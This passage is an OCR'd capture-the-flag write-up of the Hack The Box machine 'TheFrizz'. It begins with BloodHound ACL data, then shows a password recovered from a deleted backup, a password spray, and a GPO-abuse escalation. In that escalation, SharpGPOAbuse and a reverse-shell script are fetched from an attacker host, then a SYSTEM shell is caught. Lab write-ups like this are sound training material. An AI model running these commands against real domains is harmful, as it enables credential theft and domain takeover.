
512","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-2386970044-1145388522-2932701813-519",
"PrincipalType":"Group","RightName":"GenericAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group",
"RightName":"GenericWrite","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteOwner",
"IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,
"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""}],
"ObjectIdentifier":"S-1-5-21-2386970044-1145388522-2932701813","IsDeleted":false,"IsACLProtected":false,"ContainedBy":null},{"Properties":{"domain":
"DOMAINDNSZONES.FRIZZ.HTB","name":"DOMAINDNSZONES.FRIZZ.HTB","distinguishedname":"DC=DOMAINDNSZONES,DC=FRIZZ,DC=HTB","domainsid":"","isaclprotected":false,
"highvalue":false,"description":null,"whencreated":1730211638,"machineaccountquota":0,"expirepasswordsonsmartcardonlyaccounts":false,"minpwdlength":0,
"pwdproperties":0,"pwdhistorylength":0,"lockoutthreshold":0,"minpwdage":"","maxpwdage":"","lockoutduration":"","lockoutobservationwindow":0,"functionallevel":
"","collected":false},"GPOChanges":{"LocalAdmins":[],"RemoteDesktopUsers":[],"DcomUsers":[],"PSRemoteUsers":[],"AffectedComputers":[]},"ChildObjects":[],
"Trusts":[],"Links":[],"Aces":[{"PrincipalSID":"FRIZZ.HTB-S-1-5-18","PrincipalType":"Group","RightName":"Owns","IsInherited":false,"InheritanceHash":""},
{"PrincipalSID":"S-1-5-21-2386970044-1145388522-2932701813-498","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},
{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesInFilteredSet","IsInherited":false,"InheritanceHash":""},
{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-
S-1-5-32-544","PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-9","PrincipalType":
"Group","RightName":"GetChangesInFilteredSet","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-9","PrincipalType":"Group","RightName":
"GetChanges","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-9","PrincipalType":"Group","RightName":"GetChangesAll","IsInherited":
false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-2386970044-1145388522-2932701813-512","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":
false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-2386970044-1145388522-2932701813-512","PrincipalType":"Group","RightName":"WriteOwner","IsInherited":
false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-2386970044-1145388522-2932701813-512","PrincipalType":"Group","RightName":"AllExtendedRights",
"IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-2386970044-1145388522-2932701813-512","PrincipalType":"Group","RightName":"WriteDacl",
"IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"S-1-5-21-2386970044-1145388522-2932701813-519","PrincipalType":"Group","RightName":"GenericAll",
"IsInherited":false,"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"GenericWrite","IsInherited":false,
"InheritanceHash":""},{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteOwner","IsInherited":false,"InheritanceHash":""},
{"PrincipalSID":"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"AllExtendedRights","IsInherited":false,"InheritanceHash":""},{"PrincipalSID":
"FRIZZ.HTB-S-1-5-32-544","PrincipalType":"Group","RightName":"WriteDacl","IsInherited":false,"InheritanceHash":""}],"ObjectIdentifier":"","IsDeleted":false,
"IsACLProtected":false,"ContainedBy":null},{"Properties":{"domain":"FORESTDNSZONES.FRIZZ.HTB","name":"FORESTDNSZONES.FRIZZ.HTB","distinguishedname":
"DC=FORESTDNSZONES,DC=FRIZZ,DC=HTB","domainsid":"","isaclprotected":false,"highvalue":false,"description":null,"whencreated":1730211639,"machineaccountquota":0,
"expirepasswordsonsmartcardonlyaccounts":false,"minpwdlength":0,"pwdproperties":0,"pwdhistorylength":0,"lockoutthreshold":0,"minpwdage":"","maxpwdage":"",

Upload the file to bloodhound, but f.frizzle doesn't have many things to do



Get M.SchoolBus cred

I can check the directories



I can find deleted 7z file

```
PS C:\> cd '\$RECYCLE.BIN'
PS C:\$RECYCLE.BIN> gci -force

    Directory: C:\$RECYCLE.BIN

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs          10/29/2024  7:31 AM                S-1-5-21-2386970044-1145388522-2932701813-1103

PS C:\$RECYCLE.BIN> cd S-1-5-21-2386970044-1145388522-2932701813-1103
PS C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103> gci -force

    Directory: C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          10/29/2024  7:31 AM            148 $IE2XMEG.7z
-a---          10/24/2024  9:16 PM       30416987 $RE2XMEG.7z
-a-hs          10/29/2024  7:31 AM            129 desktop.ini
```

1 Metadata

2 Content

I can also check it's real name

```
PS C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103> format-hex 'C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$IE2XMEG.7z'

   Label: C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$IE2XMEG.7z

          Offset Bytes                                           Ascii
                 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
          ------ -----------------------------------------------  -----
0000000000000000 02 00 00 00 00 00 00 00 5B 20 D0 01 00 00 00 00  ÿ       [ Ð
0000000000000010 00 16 97 32 0F 2A DB 01 3C 00 00 00 43 00 3A 00  ÿÿ2 Û   C :
0000000000000020 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 66 00  \ U s e r s \ f
0000000000000030 2E 00 66 00 72 00 69 00 7A 00 7A 00 6C 00 65 00  . f r i z z l e
0000000000000040 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00  \ A p p D a t a
0000000000000050 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00  \ L o c a l \ T
0000000000000060 65 00 6D 00 70 00 5C 00 77 00 61 00 70 00 74 00  e m p \ w a p t
0000000000000070 2D 00 62 00 61 00 63 00 6B 00 75 00 70 00 2D 00  - b a c k u p -
0000000000000080 73 00 75 00 6E 00 64 00 61 00 79 00 2E 00 37 00  s u n d a y . 7
0000000000000090 7A 00 00 00                                      z
```

Real name of the file

I can copy the file to the web directory to download it. First, copy it to /programdata

```
PS C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103> cp 'C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$RE2XMEG.7z' /programdata/wapt
.7z
```


```
PS > cp /programdata/wapt.7z .
```

```
└─▪ $wget http://frizzdc.frizz.htb/Gibbon-LMS/wapt.7z
--2025-08-26 23:51:07--  http://frizzdc.frizz.htb/Gibbon-LMS/wapt.7z
Resolving frizzdc.frizz.htb (frizzdc.frizz.htb)... 10.10.11.60
Connecting to frizzdc.frizz.htb (frizzdc.frizz.htb)|10.10.11.60|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 30416987 (29M) [application/x-7z-compressed]
Saving to: 'wapt.7z'


wapt.7z             100%[===================>]  29.01M  3.31MB/s    in 8.1s

2025-08-26 23:51:15 (3.59 MB/s) - 'wapt.7z' saved [30416987/30416987]
```


After decompressing it, I can see the password in waptserver.ini



It looks like it's base64 encoded. I can try decoding



For password spray, let's get the usernames




Let's spray the decoded password

```
└─$ nxc smb frizzdc.frizz.htb -u users -p '!suBcig@MehTed!R' -k --continue-on-success
SMB         frizzdc.frizz.htb 445    frizzdc          [*]  x64 (name:frizzdc) (domain:frizz.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\Administrator:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\Guest:!suBcig@MehTed!R KDC_ERR_CLIENT_REVOKED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\krbtgt:!suBcig@MehTed!R KDC_ERR_CLIENT_REVOKED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\f.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\w.li:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\h.arm:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [+] frizz.htb\M.SchoolBus:!suBcig@MehTed!R
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\d.hudson:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\k.franklin:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\l.awesome:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\t.wright:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\r.tennelli:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\J.perlstein:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\a.perlstein:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\p.terese:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\v.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\g.frizzle:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\c.sandiego:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\c.ramon:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\m.ramon:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
SMB         frizzdc.frizz.htb 445    frizzdc          [-] frizz.htb\w.Webservice:!suBcig@MehTed!R KDC_ERR_PREAUTH_FAILED
```

I get M.SchoolBus cred

Get root shell

Bloodhound shows M.SchoolBus can edit gpo



ssh to M.SchoolBus

```
┌──[parrot@parrot]─[~/Documents/thefrizz]
└─$ $getTGT.py 'frizz.htb/M.SchoolBus:!suBcig@MehTed!R'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in M.SchoolBus.ccache
┌──[parrot@parrot]─[~/Documents/thefrizz]
└─$ $KRB5CCNAME=M.SchoolBus.ccache ssh M.SchoolBus@frizzdc.frizz.htb -k
PowerShell 7.4.5
PS C:\Users\M.SchoolBus>
```

I need to upload SharpGPOAbuse.exe to exploit it

```
PS C:\Users\M.SchoolBus> cd /programdata
PS C:\ProgramData> curl http://10.10.14.5:8000/SharpGPOAbuse.exe -o gpo.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 71168  100 71168    0     0   309k      0 --:--:-- --:--:-- --:--:--  311k
```

Also, upload reverse shell file s.ps1

```
PS C:\ProgramData> curl http://10.10.14.5:8000/s.ps1 -o s.ps1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   410  100   410    0     0   3480      0 --:--:-- --:--:-- --:--:--  3504
```

First, create new gpo

```
PS C:\ProgramData> new-gpo hello

DisplayName      : hello
DomainName       : frizz.htb
Owner            : frizz\M.SchoolBus
Id               : 5a54c14c-b3ca-46f0-ba9f-092e819393b5
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 8/26/2025 9:27:18 PM
ModificationTime : 8/26/2025 9:27:18 PM
UserVersion      :
ComputerVersion  :
WmiFilter        :
```

Link it to the dc

```
PS C:\ProgramData> new-gplink -name hello -target 'OU=DOMAIN CONTROLLERS,DC=FRIZZ,DC=HTB'

GpoId       : 5a54c14c-b3ca-46f0-ba9f-092e819393b5
DisplayName : hello
Enabled     : True
Enforced    : False
Target      : OU=Domain Controllers,DC=frizz,DC=htb
Order       : 2
```

Use SharpGPOAbuse.exe(I renamed it to gpo.exe)

```
PS C:\ProgramData> .\gpo.exe --AddComputerTask --GPOName hello --Arguments 'C:\ProgramData\s.ps1' --Author hello --TaskName hello --command powershell.exe

[+] GUID of "hello" is: {919A96F8-F3DD-4EB1-B5BE-6FFABCD9DB35}
[+] Creating file \\frizz.htb\SysVol\frizz.htb\Policies\{919A96F8-F3DD-4EB1-B5BE-6FFABCD9DB35}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.
[+] Done!
```

Start listener and run gpupdate /force

```
PS C:\ProgramData> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

```
└─ $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.60 59999

PS > whoami
nt authority\system
PS >
```

I get root!